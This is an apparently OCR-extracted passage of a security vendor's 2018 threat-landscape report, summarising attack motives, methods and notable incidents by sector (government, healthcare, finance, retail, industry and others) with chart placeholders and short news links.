
Government




Attack motives



Number of attacks against government



Attack targets




Government: attack methods used in 2018

Attacks were mostly driven by theft of sensitive information, which accounted for 51 percent of cases. Government websites are often targeted as a way to draw public attention: hacktivist attacks accounted for approximately a quarter of all incidents.


In most cases, hackers attacked government infrastructure and infected computers with spyware and remote administration malware. Over 20 ransomware campaigns against government institutions were recorded in 2018.

Attackers made extensive use of social engineering to penetrate internal networks: malware was distributed via official app stores, sent by email, and even delivered on CDs by ordinary post. In Q1, Positive Technologies Expert Security Center (PT ESC) discovered phishing emails distributing an updated version of SANNY (bit.ly/2HtjpXl) spyware and the Fucobha Trojan. The end of the year was marked by attacks by the Treasure Hunters, Danti APT, and SongXY groups, which sent malicious documents to government institutions in Russia and the CIS.


Healthcare




Attack motives



Number of attacks against healthcare



Attack targets




Healthcare: attack methods used in 2018


The number of attacks against healthcare in 2018 was even higher than that against the financial sector. Attackers got hold of personal data and medical information of more than 6 million people.

Hackers hunt for data but also for quick profits, knowing that uninterrupted system operation is key when patients' lives are at stake. Attackers penetrated the infrastructure of medical institutions, encrypted data, and then demanded a ransom for restoring the systems.


Finance




Attack motives



Number of attacks against financial institutions



Attack targets



Finance: attack methods used in 2018


In most attacks against financial institutions, hackers were driven by direct financial profit (65% of incidents). All the same, stealing payment card information, personal data, and account credentials also accounted for a large share of incidents.

The beginning of 2018 saw a surge of jackpotting attacks in the U.S., with criminals installing Ploutus-D malware on ATMs to empty them of cash (bit.ly/2THiObe).


The second half of 2018 was marked by attacks from known APT groups. PT ESC experts recorded 23 attacks by the Cobalt group. The criminals created new malware and distributed it in emails seemingly originating from trusted financial institutions.

In addition, the experts discovered a new group attacking the finance sector. The malefactors sent malicious documents with macros that downloaded utilities providing remote access to infected computers. Phishing messages were sent from a compromised mailbox of an employee of a major financial company. In another case, they were disguised as coming from a government cybersecurity authority.


Education




Attack motives



Number of attacks against educational institutions



Attack targets




Education: attack methods used in 2018


By and large, criminals stole personal data of employees and students, as well as credentials used for email, bank accounts, and other services. At several educational institutions, attackers accessed bank accounts and payment documents, stealing over $2 million in total. Every sixth attack involved ransomware. Q2, which marks the end of the academic year, saw an increasing number of attacks aimed at changing grades in virtual student records (bit.ly/2ERz7J5, wapo.st/2NZ0Uv7).

Attempting to steal intellectual property, such as scientific work and unpublished research, hackers attacked scientific institutes. This information is often sought by government-sponsored hacker groups. Several such attacks were attributed to hackers in Iran (bit.ly/2Hqbk5X) and North Korea (zd.net/2VUnxUz).


IT




Attack motives



Number of attacks against IT companies



Attack targets




IT: attack methods used in 2018


Hackers attacked websites and infrastructure of IT companies. Oftentimes, such hacks are just intermediate links in more complex attacks. The servers of IT companies may store confidential client information. In the case of service providers, these systems hold data belonging to other companies, including those companies' websites. In Q2, PT ESC experts detected a phishing attack aimed at a major IT company: the PlugX Trojan was distributed via corporate email. The Trojan has been used by attackers for years as spyware.

IT companies were the second most common target of DDoS attacks, after government institutions. Hackers disrupted the operations of internet service providers (zd.net/2TultVs, bit.ly/2TuJblA)) and game companies (bit.ly/2TE3FaO), which are particularly sensitive to downtime and equipment disruption.


Retail




Attack motives



Number of attacks against retail



Attack targets




Retail: attack methods used in 2018


Online stores were a favorite target of attacks aimed at data theft. In 70 percent of cases, payment card information was stolen. The second part of the year was marked by attacks conducted by the Magecart group. Hackers injected malicious scripts into web applications in order to collect payment information and contact data entered by users.

The number of attacks against POS terminals decreased by two thirds compared to 2017. However, POS terminals were still hit hard in one of the biggest retail attacks. Hackers installed malware on POS terminals located in Saks Fifth Avenue and Lord & Taylor stores and stole data for more than 5 million cards (nyti.ms/2u2yXtr).


Industrial companies




Attack motives



Number of attacks against industrial companies



Attack targets




Industrial companies: attack methods used in 2018

The industrial sector escaped catastrophic incidents in 2018, but there were some very close calls indeed. In August, a cyberattack hit a petrochemical plant in Saudi Arabia (nyti.ms/2J6FuxH) The attack was designed to do more than just shut down the facility. It was meant to trigger an explosion, leading to an environmental disaster and loss of life. Only coding errors in the hackers' malware prevented them from accomplishing their goal.


In Q2, security experts detected VPNFilter malware, which had infected more than 500,000 routers. The malware was designed to intercept and spoof traffic being routed through a device. The attackers seemed to have a particular interest in SCADA systems (symc.ly/2EQ4GTz).

The sector also suffered heavily as hackers stole confidential technical information, such as documents pertaining to nuclear energy, ship construction projects (bit.ly/2u2FkwF). Throughout the year, PT ESC experts observed attacks by the SongXY group targeting government and defense-related organizations. The group uses spyware to track user activities and control infected computers.


Hospitality and entertainment




Attack motives



Number of attacks against hospitality and entertainment



Attack targets




Hospitality and entertainment: attack methods used in 2018


In this sector, attacks were mainly aimed at stealing client data, especially payment card information. Many incidents involved installing malware on POS terminals.

A massive data leak happened in 2018 as a result of a cyberattack on the Marriott hotel chain (bit.ly/2J6R7V4). Hackers stole personal information for 383 million guests, including passport and payment card information.


Individuals




Attack motives



Number of attacks against individuals



Attack targets




Individuals: attack methods used in 2018

Hackers mainly used social engineering (43% of cases) and malware (73% of incidents) for attacking ordinary users. In most cases, computers and mobile phones were infected with spyware (21% of incidents). Malware was mainly distributed via official app stores, websites, and by email.


2017 saw a boom in cryptocurrency which subsided in 2018. The share of mining among detected malware attacks against individuals fell from 27 percent in Q1 to 13 percent in Q4.

Attack methods


Malware use




Number of malware-related attacks



Types of malware




Percentage of malware-related attacks




Malware distribution methods

Social engineering




Number of social engineering attacks




Percentage of social engineering attacks

Hacking

